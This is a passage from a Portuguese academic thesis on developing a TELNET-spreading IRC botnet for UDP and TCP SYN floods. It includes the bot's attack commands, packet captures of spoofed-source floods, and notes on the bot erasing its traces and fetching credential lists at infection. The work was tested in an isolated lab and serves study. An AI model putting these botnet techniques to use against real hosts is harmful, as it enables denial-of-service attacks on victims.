
Figura 17 - Envio do ataque UDP *flood*



Fonte: elaborado pelo autor.

A Figura 18 demonstra o envio do comando `@attack tcp` para o alvo 172.17.0.2, enviando o total de 1000 pacotes TCP SYN com origem na porta 8080 e destino na porta 80 da vítima.


Figura 18 - Envio do ataque TCP SYN flood



Fonte: elaborado pelo autor.

A Figura 19 apresenta as mensagens que são exibidas caso os argumentos dos comandos de ataque sejam insuficientes.


Figura 19 - Mensagem de argumentos inválidos



Fonte: elaborado pelo autor.

A Figura 20 apresenta o comando `@kill` que tem o intuito de encerrar a execução de todos ou de determinado *bot*. Antes de encerrar sua execução, o *bot* limpa os arquivos que foram criados para não deixar rastros.

Figura 20 - Removendo *bot* da rede



Fonte: elaborado pelo autor.


3.4 ANÁLISE DOS RESULTADOS

Para analisar o comportamento do software desenvolvido foi utilizado o software Wireshark. Foram analisados os pacotes gerados pela *botnet* para os ataques do tipo TCP e UDP. Todos os testes, tanto de proliferação da botnet quanto dos ataques DDoS foram feitos em um ambiente totalmente isolado da internet.

Após o envio do comando `@attack udp`, apresentado na Figura 17, o seguinte tráfego foi observado (Figura 21): ocorrência de 3 pacotes UDP, como reportado pelo comando da Figura 17, 1 pacote para cada *bot*. Também se nota que o IP de destino dos pacotes

corresponde ao IP solicitado no ataque e que o IP de origem é aleatório. Pacotes ICMP de retorno por parte do *host* 172.17.0.4 anunciando que a porta no pacote UDP não foi encontrada também auxiliam no processo de *flooding*, pois para cada pacote UDP a vítima deve gerar um pacote ICMP. A Figura 22 apresenta o conteúdo de um pacote UDP gerado, onde consta o *payload* especificado "*Say hello to* FURB".


Figura 21 - Tráfego observado em UDP *flood*



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.21.16.39	172.17.0.2	IRC	159	Response (PRIVMSG)
2	0.000135827	10.21.16.39	172.17.0.3	IRC	159	Response (PRIVMSG)
3	0.000303202	172.17.0.2	10.21.16.39	TCP	66	55362 → 6667 [ACK] Seq=1 Ack=94 Win=491 [TCP CHECKSUM INCORRECT]
4	0.001928230	172.17.0.2	10.21.16.39	IRC	107	Request (PRIVMSG)
5	0.001969147	224.124.28.40	172.17.0.4	UDP	59	32507 → 13422 Len=0
6	0.002034656	02:42:ac:11:00:02	Broadcast	ARP	42	Who has 172.17.0.4? Tell 172.17.0.2
7	0.002142502	02:42:ac:11:00:04	02:42:ac:11:00:02	ARP	42	172.17.0.4 is at 02:42:ac:11:00:04
8	0.002159916	172.17.0.3	10.21.16.39	TCP	66	59564 → 6667 [ACK] Seq=1 Ack=94 Win=471 [TCP CHECKSUM INCORRECT]
9	0.002179397	10.21.16.39	172.17.0.2	IRC	142	Response (PRIVMSG)
10	0.002177574	151.144.66.23	172.17.0.4	UDP	59	41330 → 37791 Len=0
11	0.002282721	172.17.0.4	151.144.66.23	ICMP	70	Destination unreachable (Port unreachable)
12	0.002366294	10.21.16.39	172.17.0.3	IRC	217	Response (PRIVMSG) (PRIVMSG)
13	0.002365792	172.17.0.3	10.21.16.39	IRC	107	Request (PRIVMSG)
14	0.002434055	02:42:ac:11:00:03	Broadcast	ARP	42	Who has 172.17.0.4? Tell 172.17.0.3
15	0.002482254	02:42:ac:11:00:04	02:42:ac:11:00:03	ARP	42	172.17.0.4 is at 02:42:ac:11:00:04
16	0.002508065	112.221.5.146	172.17.0.4	UDP	59	34655 → 63786 Len=0
17	0.002583110	172.17.0.4	112.221.5.146	ICMP	70	Destination unreachable (Port unreachable)
18	0.043087194	10.21.16.39	172.17.0.3	TCP	66	6667 → 59564 [ACK] Seq=245 Ack=42 Win=227 [TCP CHECKSUM INCORREC
19	0.043128372	172.17.0.3	10.21.16.39	TCP	66	59564 → 6667 [ACK] Seq=42 Ack=245 Win=491 [TCP CHECKSUM INCORREC
20	0.043137410	172.17.0.2	10.21.16.39	TCP	66	55362 → 6667 [ACK] Seq=42 Ack=170 Win=491 [TCP CHECKSUM INCORREC
21	0.043211838	10.21.16.39	172.17.0.2	IRC	141	Response (PRIVMSG)
22	0.043247403	172.17.0.2	10.21.16.39	TCP	66	55362 → 6667 [ACK] Seq=42 Ack=245 Win=491 [TCP CHECKSUM INCORREC
23	5.300103701	02:42:d8:20:aa:9b	02:42:ac:11:00:04	ARP	42	Who has 172.17.0.4? Tell 172.17.0.1
24	5.300112607	02:42:d8:20:aa:9b	02:42:ac:11:00:03	ARP	42	Who has 172.17.0.3? Tell 172.17.0.1
25	5.300144449	02:42:d8:20:aa:9b	02:42:ac:11:00:02	ARP	42	Who has 172.17.0.2? Tell 172.17.0.1
26	5.300084169	02:42:ac:11:00:04	02:42:d8:20:aa:9b	ARP	42	Who has 172.17.0.1? Tell 172.17.0.4
27	5.300200199	02:42:d8:20:aa:9b	02:42:ac:11:00:04	ARP	42	172.17.0.1 is at 02:42:d8:20:aa:9b
28	5.300084160	02:42:ac:11:00:03	02:42:d8:20:aa:9b	ARP	42	Who has 172.17.0.1? Tell 172.17.0.3
29	5.300236157	02:42:d8:20:aa:9b	02:42:ac:11:00:03	ARP	42	172.17.0.1 is at 02:42:d8:20:aa:9b
30	5.300102832	02:42:ac:11:00:02	02:42:d8:20:aa:9b	ARP	42	Who has 172.17.0.1? Tell 172.17.0.2
31	5.300241497	02:42:d8:20:aa:9b	02:42:ac:11:00:02	ARP	42	172.17.0.1 is at 02:42:d8:20:aa:9b
32	5.300249651	02:42:ac:11:00:04	02:42:d8:20:aa:9b	ARP	42	172.17.0.4 is at 02:42:ac:11:00:04
33	5.300256092	02:42:ac:11:00:03	02:42:d8:20:aa:9b	ARP	42	172.17.0.3 is at 02:42:ac:11:00:03
34	5.300264142	02:42:ac:11:00:02	02:42:d8:20:aa:9b	ARP	42	172.17.0.2 is at 02:42:ac:11:00:02

Fonte: elaborado pelo autor.

Figura 22 - *Payload* do pacote UDP




```
▸ Frame 1: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface 0
▸ Ethernet II, Src: 02:42:7c:21:e2:56 (02:42:7c:21:e2:56), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
▸ Internet Protocol Version 4, Src: 73.24.91.165, Dst: 172.17.0.2
▾ User Datagram Protocol, Src Port: 14099, Dst Port: 53840
    Source Port: 14099
    Destination Port: 53840
    Length: 8
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 0]

0000  02 42 ac 11 00 02 02 42  7c 21 e2 56 08 00 45 a8   .B.....B |!.V..E.
0010  00 2d fe b3 00 00 ff 11  6b 93 49 18 5b a5 ac 11   .-...... k.I.[...
0020  00 02 37 13 d2 50 00 08  00 00 53 61 79 20 68 65   ..7..P.. ..Say he
0030  6c 6c 6f 20 74 6f 20 46  55 52 42                  llo to F URB
```

Fonte: elaborado pelo autor.

Ao enviar um comando estipulando o IP falso como 25.25.25.25 para o endereço da vítima como 172.17.0.2, o tráfego da Figura 23 foi observado.

Figura 23 - Pacote UDP com IP falso por parâmetro




⌐	1	0.000000000	25.25.25.25	172.17.0.2	UDP	59 46269 → 59011 Len=0
└	2	0.000086716	172.17.0.2	25.25.25.25	ICMP	70 Destination unreachable (Port unreachable)
	3	5.130433555	02:42:7c:21:e2:56	02:42:ac:11:00:02	ARP	42 Who has 172.17.0.2? Tell 172.17.0.1
	4	5.130415638	02:42:ac:11:00:02	02:42:7c:21:e2:56	ARP	42 Who has 172.17.0.1? Tell 172.17.0.2
	5	5.130502604	02:42:7c:21:e2:56	02:42:ac:11:00:02	ARP	42 172.17.0.1 is at 02:42:7c:21:e2:56
	6	5.130513171	02:42:ac:11:00:02	02:42:7c:21:e2:56	ARP	42 172.17.0.2 is at 02:42:ac:11:00:02

Fonte: elaborado pelo autor.

Ao analisar o tráfego do ataque TCP SYN percebe-se que o pacote com SYN é enviado, e então é recebido o SYN-ACK do servidor. Como esperado, nenhuma resposta é


obtida e diversas retransmissões TCP são realizados pela vítima. A Figura 24 demonstra o fluxo do ataque TCP SYN. Na Figura 25 é apresentado o conteúdo do pacote TCP SYN, indicando que somente a *flag* SYN está habilitada.

Figura 24 - Fluxo ataque TCP SYN



Fonte: elaborado pelo autor.

Figura 25 - Conteúdo do pacote TCP SYN



Fonte: elaborado pelo autor.

4 CONCLUSÕES

O objetivo deste trabalho foi desenvolver uma rede *botnet* capaz de se proliferar via o protocolo TELNET sendo capaz também de gerar determinados tráfegos de rede típico de ataques de negação de serviço, tal como UDP *flood* e TCP *flood*, também esperava-se analisar o comportamento de um ataque DDoS gerado por esta *botnet*. Estes objetivos foram alcançados, porém não foram feitos testes para determinar a eficácia em termos de performance da *botnet* devido à falta de um ambiente mais próximo à realidade da infraestrutura de internet global, o que implicaria ter *bots* espalhados em milhares de dispositivos. O objetivo de analisar o comportamento da rede durante DDoS foi atingido parcialmente, de tal modo que foi analisado apenas o formato dos pacotes gerados. Não foi mensurado a largura de banda máxima atingida pelo ataque, bem como não foi mensurado o dano causado às vítimas nos testes.

A proliferação via protocolo TELNET se deu no fato de que há muitos dispositivos Linux executando com configurações de usuário e senha vindas de fábrica, sendo um alvo fácil para atacantes. Não é uma tarefa fácil determinar quantos *host*s seriam infectados pela *botnet* desenvolvida caso ela fosse "solta" na rede global, portanto todos os testes realizados foram em um ambiente isolado.

Com relação aos trabalhos correlatos, o presente trabalho contribuiu para a adição de uma alternativa ao uso de usuários e senhas fixos no código, permitindo fazer o download de um arquivo de credenciais no momento da infecção. Quanto à melhoria para o meio acadêmico: Bano (2010, p. 1) diz que a maior parte da literatura no campo das *botnet*s permanece de forma não estruturada, e, portanto, o presente trabalho contribui para o campo acadêmico na área das *botnet*s, na forma pela qual apresenta o processo de desenvolvimento e de técnicas utilizadas por estas.

As ferramentas utilizadas no desenvolvimento do trabalho foram bem escolhidas, todas sendo de grande ajuda. Destaca-se o uso do software Docker para simular diversos *hosts* em uma rede que foi de grande valia, haja vista que simplificou o processo de gerenciar o estado de diversas máquinas.

O software desenvolvido possui algumas limitações, dentre as quais: caso muitos pacotes TCP ou UDP tentem ser enviados de uma única vez, o processo do *bot* pode ser encerrado abruptamente, pois o *kernel* lança um *signal* avisando que não possui mais espaço na memória para os pacotes seguintes; caso a execução de algum comando demore mais que o tempo de PING máximo pelo servidor IRC, o *bot* é desconectado, pois o *bot* não possui um

thread separada para o gerenciamento do comando PING. Outra limitação importante é o fato de uma vez iniciado um comando, não há possibilidade de pausá-lo.

4.1 EXTENSÕES

Pelo fato das *botnet*s serem consideradas um agregado de técnicas provindas de outros *malwares*, a possibilidade de criar novos componentes e melhorias é muito vasta. Com base nas ideias que viabilizaram este trabalho, sugere-se como melhorias e extensões:

a) corrigir as limitações citadas nas conclusões;
b) criar outros mecanismos de DDoS, por exemplo reflexão DNS;
c) criar um cenário mais realístico para estudo do desempenho da *botnet*;
d) implementar comunicação segura entre *botmaster* e os *bots* utilizando criptografia.

REFERÊNCIAS

BALOBAID, Awatef; ALAWAD, Wedad; ALJASIM, Hanan. A study on the impacts of DoS and DDoS attacks on cloud and mitigation techniques. In: INTERNATIONAL CONFERENCE ON COMPUTING, ANALYTICS AND SECURITY TRENDS (CAST), [s.n]., 2016, Pune. **Proceedings...** . [s.l]: IEEE, 2017. p. 416 - 421. Disponível em: <http://ieeexplore.ieee.org/document/7915005/>. Acesso em: 18 maio 2017.

BANO, Shehar. **A Study of Botnets**: Systemization of Knowledge and Correlation-based Detection. 2010. 117 f. Dissertação (Mestrado em Computação e comunicação segura) -, Universidade Nacional de Ciências e Tecnologia (NUST), Islamabad , Paquistão.

BARFORD, Paul; YEGNESWARAN, Vinod. An Inside Look at Botnets. In: CHRISTODORESCU, Mihai et al (Ed.). **Malware Detection:** Advances in Information Security. 27. ed. [s.l]: Springer, 2007. p. 171-191. Disponível em: <http://pages.cs.wisc.edu/~pb/botnets_final.pdf>. Acesso em: 18 maio 2017.

CERT (S.l). **Smurf IP Denial-of-Service Attacks.** 1998. Disponível em: <http://www.cert.org/historical/advisories/CA-1998-01.cfm>. Acesso em: 13 ago. 2017.

CUMMING, John Graham. **Understanding and mitigating NTP-based DDoS attacks.** 2014. Disponível em: <https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/>. Acesso em: 21 ago. 2017.

FAZZI, Federico. **Lightaidra**. [S.l], 2012. Disponível em <https://github.com/eurialo/lightaidra>. Acesso em: 23 mar. 2017.

GRAHAM, Robert. **Mirai and IoT Botnet Analysis**. São Francisco: S.n, 2017. 63 slides, color. Disponível em: <https://www.rsaconference.com/writable/presentations/file_upload/hta-w10-mirai-and-iot-botnet-analysis.pdf>. Acesso em: 21 out. 2017.

GU, Qijun; LIU, Peng. Denial of Service Attacks. In: BIDGOLI, Hossein. **Handbook of Computer Networks:** Distributed Networks, Network Planning, Control, Management, and New Trends and Applications. 3. ed. S.l: John Wiley & Sons, 2012. Cap. 2. p. 454-468. Disponível em: <https://s2.ist.psu.edu/paper/ddos-chap-gu-june-07.pdf>. Acesso em: 09 ago. 2017.

GUO, Xiaojun et al. Progress in Command and Control Server Finding Schemes of Botnet. In: TRUSTCOM/BIGDATASE/ISPA, [s.n]., 2016, Tianjin. **Proceedings...** . [s.l]: IEEE, 2016. p. 1723 - 1727. Disponível em: <http://ieeexplore.ieee.org/document/7847147/>. Acesso em: 09 maio 2017.

HERZBERG, Ben; BEKERMAN, Dima; ZEIFMAN, Igal. **Breaking Down Mirai:** An IoT DDoS Botnet Analysis. 2016. Disponível em: <https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>. Acesso em: 21 set. 2017.

HONEYNET PROJECT. **Botnet Commands:** Which commands the bots understand. Disponível em: <https://www.honeynet.org/node/55>. Acesso em: 21 maio 2017.

INCAPSULA. **Incapsula Survey:** what DDoS attacks really cost businesses. [S.l], 2014. Disponível em: <https://lp.incapsula.com/rs/incapsulainc/images/eBook%20-%20DDoS%20Impact%20Survey.pdf >. Acesso em: 28 mar. 2017.

INCAPSULA (S.l). **SMURF DDOS ATTACK.** s.a. Disponível em: <https://www.incapsula.com/ddos/attack-glossary/smurf-attack-ddos.html>. Acesso em: 13 ago. 2017.

KREBS, Brian. **Hacked Cameras, DVRs Powered Today's Massive Internet Outage.** 2016. Disponível em: <https://krebsonsecurity.com/2016/10/hacked-cameras-dvrs-powered-todays-massive-internet-outage/>. Acesso em: 13 out. 2017.

KREBS, Brian. **Who is Anna-Senpai, the Mirai Worm Author?** 2017. Disponível em: <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>. Acesso em: 13 out. 2017.

LIN, Hsiao-chung; CHEN, Chia-mei; TZENG, Jui-yu. Flow Based Botnet Detection. In: INTERNATIONAL CONFERENCE ON INNOVATIVE COMPUTING, INFORMATION AND CONTROL (ICICIC), 4., 2009, Kaohsiung. **Proceedings...** . [s.l]: IEEE, 2010. p. 1538 - 1541. Disponível em: <http://ieeexplore.ieee.org/document/5412278/>. Acesso em: 15 maio 2017.

MALLIKARJUNAN, K. Narasimha; MUTHUPRIYA, K.; SHALINIE, S. Mercy. A survey of distributed denial of service attack. In: INTERNATIONAL CONFERENCE ON INTELLIGENT SYSTEMS AND CONTROL, 10., 2016, Coimbatore. **Proceedings...** . [s.l]: IEEE, 2016. p. 1 - 6. Disponível em: <http://ieeexplore.ieee.org/document/7727096/>. Acesso em: 19 maio 2017.

MCDOWELL, Mindi. Understanding Denial-of-Service Attacks. 2009. Disponível em: <https://www.us-cert.gov/ncas/tips/ST04-015>. Acesso em: 17 maio 2017.

MINIWATTS MARKETING GROUP. **Internet usage statistics**. 2017. Disponível em: <http://www.internetworldstats.com/stats.htm>. Acesso em: 03 set. 2017.

MIRKOVIC, Jelena; REIHER, Peter. A taxonomy of DDoS attack and DDoS defense mechanisms. **Acm Sigcomm Computer Communication Review**, Nova Iorque, v. 34, n. 2, p.39-53, abr. 2004.

MIRKOVIC, Jelena et al. **Internet Denial of Service:** Attack and Defense Mechanisms. Stoughton: Pearson Education, 2005.

MUZZI, Fernando Augusto Garcia. **Análise de *botnet* utilizando plataforma de simulação com máquinas virtuais visando detecção e contenção**. 2010. 144 f. Tese (Doutorado em Engenharia Elétrica) - Escola Politécnica da Universidade de São Paulo, São Paulo.

OWENS, Jim; MATTHEWS, Jeanna. **A Study of Passwords and Methods Used in Brute-Force SSH Attacks.** 2008. Disponível em: <http://people.clarkson.edu/~owensjp/pubs/leet08.pdf>. Acesso em: 02 set. 2017.

PRAETOX TECHNOLOGIES. **Low Orbit Ion Cannon.** 2014. Disponível em: <https://sourceforge.net/projects/loic0/>. Acesso em: 20 ago. 2017.

RADWARE. **Ddos survival handbook:** The Ultimate Guide to Everything You Need To Know About DDoS Attacks. 2013. Disponível em: <https://security.radware.com/uploadedfiles/resources_and_content/ddos_handbook/ddos_handbook.pdf>. Acesso em: 09 ago. 2017.

SCHILLER, Craig A. et al. **Botnets:** The Killer Web App. [s.l]: Syngress, 2007. 482 p

